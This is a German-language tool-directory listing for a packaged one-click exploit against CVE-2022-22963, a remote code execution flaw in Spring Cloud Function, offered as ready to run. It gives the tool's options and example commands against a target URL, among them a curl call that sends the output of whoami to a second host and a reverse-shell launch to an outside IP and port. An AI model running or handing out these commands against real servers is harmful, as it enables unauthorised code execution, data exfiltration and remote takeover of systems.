
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-22963 — spring cloud function Ein-Klick-Exploit-Tool! von charis Blog https://charis3306.top/ | Kitploit
Tools/GitHubGitHub/charis3306/cve-2022-22963
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and Control
GitHubcharis3306/cve-2022-22963

CVE-2022-22963

spring cloud function Ein-Klick-Exploit-Tool! von charis Blog https://charis3306.top/

Repository anzeigen
88vor 3 JahrenNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2022-22963 (spring cloud function sple rce)

Spring Cloud Function – Ein-Klick-Exploit-Tool! von charis

Blog: https://charis3306.top/

Bereits als EXE-Datei gepackt, sofort einsatzbereit

Themenübersicht der Befehle

usage: Spring-cloud-function-spel0.2.exe [-h] --check CHECK [--route ROUTE] --url URL [--ip IP] [--port PORT] [--proxies PROXIES] [--cmd CMD]

Spring Cloud Function – Ein-Klick-Exploit-Tool! von charis Blog: https://charis3306.top/

options:
  -h, --help         show this help message and exit
  --check CHECK      Erkennungsmethode POST oder GET, --check get --check post
  --route ROUTE      Erkennungsroute, Standard: functionRouter
  --url URL          Ziel-URL für Exploit
  --ip IP            Reverse-Shell-IP-Adresse
  --port PORT        Reverse-Shell-Port
  --proxies PROXIES  Proxy aktivieren
  --cmd CMD          Auszuführender Befehl

--check ist erforderlich


Verwendete Hilfethemen

Spring-cloud-function-spel0.2.exe --help
image


Standarderkennung: --check ist erforderlich, --route ist die verwundbare Route. Hinweis: Ohne dnslog oder sleep zu verwenden, kann es zu Fehlalarmen kommen!

Spring-cloud-function-spel0.2.exe --check post --url http://www.charis3306.top
image


Befehl ausführen, um zu überprüfen, ob eine Ausnutzung möglich ist
Spring-cloud-function-spel.exe --check post --url http://192.168.133.136:8080/ --cmd "curl http://192.168.1.3:8080/`whoami`"
image


Reverse Shell
Spring-cloud-function-spel.exe --check post --url http://192.168.133.136:8080/ --ip 192.168.1.3 --port 9999
image

Wenn es dir gefällt, gib mir bitte einen Stern

Feedback bitte per Issues oder per E-Mail: [email protected]

Tool herunterladen